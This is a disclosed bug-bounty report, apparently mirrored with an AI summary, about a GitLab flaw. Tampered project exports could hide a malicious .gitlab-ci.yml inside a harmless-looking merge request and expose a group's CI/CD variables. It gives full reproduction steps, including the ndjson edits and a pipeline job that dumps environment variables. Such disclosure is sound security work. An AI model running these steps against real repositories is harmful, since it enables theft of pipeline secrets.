Group CI/CD variables will be compromised if changes to a project merge request are merged.
A developer could import a tampered project export so that a merge request appeared to contain only a harmless change, while merging it would actually add a malicious CI/CD pipeline file. This could compromise the group's CI/CD variables.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
HackerOne report #1831623 by st4nly0n on 2023-01-11, assigned to @fvpotvin:
Report | Attachments | How To Reproduce
Report
Summary
By default, an attacker_user with the developer role within a group cannot push on a protected branch of a project, this means that, for a project, the attacker_user should first send a merge request for a member with write permissions on the target branch to merge the changes.
Members with the developer role can import a project to the group through the Gitlab export option, the problem is that this way does not guarantee the integrity of the information, i.e., the metadata information of comments, issues, merge requests etc. can be altered. The information can be easily altered because, importing a project is uploading a file with the project information in *.tar.gz format, this file contains in turn several files in *.ndjson format with the information of comments, issues, merge requests etc.
When the attacker_user with the role of developer, imports a project after maliciously altering the information of the merge_requests.ndjson file, the Gitlab web interface will show the information of an apparently harmless merge request, that is, the changes of this merge request do not represent a security risk, however, when a user with write permissions decides to merge the changes would be including a .gitlab-ci.yml pipeline file that would compromise the CI/CD variables of the group.
Steps To Reproduce
- Perform the steps as the victim user.
1. Create a private group called poc-group.
2. Create a CI/CD variable for the group with the name SECRET, set any value to this variable.
3. Invite a member with the developer role (attacker user).
- Perform the steps as the attacker user.
1. Create a private project with the name poc within your namespace (initialize README.md).
2. Clones the poc project.
git clone <poc>
cd <poc>
3. Create and push to the main branch a hello.sh file with the following information echo "hello world".
echo 'echo "hello world"' > hello.sh
git add .
git commit -m 'add file'
git push origin HEAD
4. Create a branch with name fix-string.
git checkout -b fix-string
5. Modify and commit a harmless change in the hello.sh file, e.g. echo "HELLO WORLD".
echo 'echo "HELLO WORLD"' > hello.sh
git add .
git commit -m 'Update hello.sh'
git push origin HEAD
6. Create the .gitlab-ci.yml file with the following information:
stages:
  - build

hack-job:
  stage: build
  script:
    - env
7. Push .gitlab-ci.yml file to the fix-string branch.
git add .
git commit -m 'HACK'
git push origin HEAD
8. Create a merge request From fix-string into main
9. Export the project poc from https://.../poc/edit Export project.
10. Download the poc project (sent to your email) to some location on your system.
11. Go to the location where you downloaded the file and unzip the <name>.tar.gz file.
###  cd path of <name>.tar.gz
tar xvfz <name>.tar.gz
12. Remove the <name>.tar.gz file.
rm <name>.tar.gz
13. Remove information from the ci_pipelines.ndjson file.
cat /dev/null > tree/project/ci_pipelines.ndjson

14. Edit tree/project/merge_requests.ndjson file:
- Locate the merge_request_diff object:
    - Change values of `real_size`, `commits_count` and `files_count` to **1**

    - Locate the `merge_request_diff_commits` array:
      - Delete the object at index 0 of the array
      - Change `relative_order` value to **0**

    - Locate the `merge_request_diff_files` array:
      - Delete the object at index 0 of the array
      - Change `relative_order` value to **0**
To give you an idea of what you will be doing in this step, see the following image:
15. Go to the directory where you unzipped the <name>.tar.gz file and create a poc.tar.gz file with the modified information:
tar -czf poc.tar.gz ./*
16. Import poc.tar.gz project to poc-group using the Gitlab export option of the web interface.
As a result of this behavior, through the Gitlab web interface the user with write permissions on the target branch would see a merge request with a change that does not pose a security risk, however, when merging the harmless change to the main branch, he has inadvertently included a .gitlab-ci.yml pipeline file that compromises the CI/CD variables of the group.
The following video demonstrates the attack scenario and the impact.
What is the current bug behavior?
When importing a project using Gitlab export, the integrity of the information can be altered to display inaccurate information in the Gitlab web interface, which is intended to compromise the CI/CD variables of a group.
What is the expected correct behavior?
The integrity of the information must be guaranteed when importing a project using Gitlab export, the information of a project that has been exported must be the same at the moment of importing it to Gitlab.com.
Output of checks
This bug happens on GitLab.com
Impact
A group's CI/CD variables will be compromised when a group member, with permissions to write to protected branches of projects, merges changes from a merge request that has been maliciously manipulated by an attacker.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, the project import feature does not verify the integrity of the exported data, allowing metadata such as merge request diffs to be altered.
Impact
A group's CI/CD variables could be compromised when a member with write permissions merges a maliciously manipulated merge request.
What the attacker needed
Attacker has developer role in group; victim has write access to protected branch; victim merges the malicious merge request
The fix
The integrity of imported project data should be guaranteed so that exported and imported information matches.
How it was found
- As the victim, create a private group, add a CI/CD variable named SECRET, and invite a developer (the attacker).
- As the attacker, create a private project with a README, clone it, and push a harmless hello.sh file to the main branch.
- Create a branch fix-string, modify hello.sh harmlessly, and commit.
- Add a .gitlab-ci.yml file that runs env, commit it to fix-string, and push.
- Create a merge request from fix-string into main.
- Export the project, download the archive, and extract it.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A developer in a GitLab group can import a project from a file. The report shows the file's contents can be edited to hide a dangerous change inside a merge request. When someone with write access merges it, the hidden pipeline file can compromise the group's CI/CD variables.
What is CSRF?
Another site makes a signed-in user's browser perform an action they did not intend.

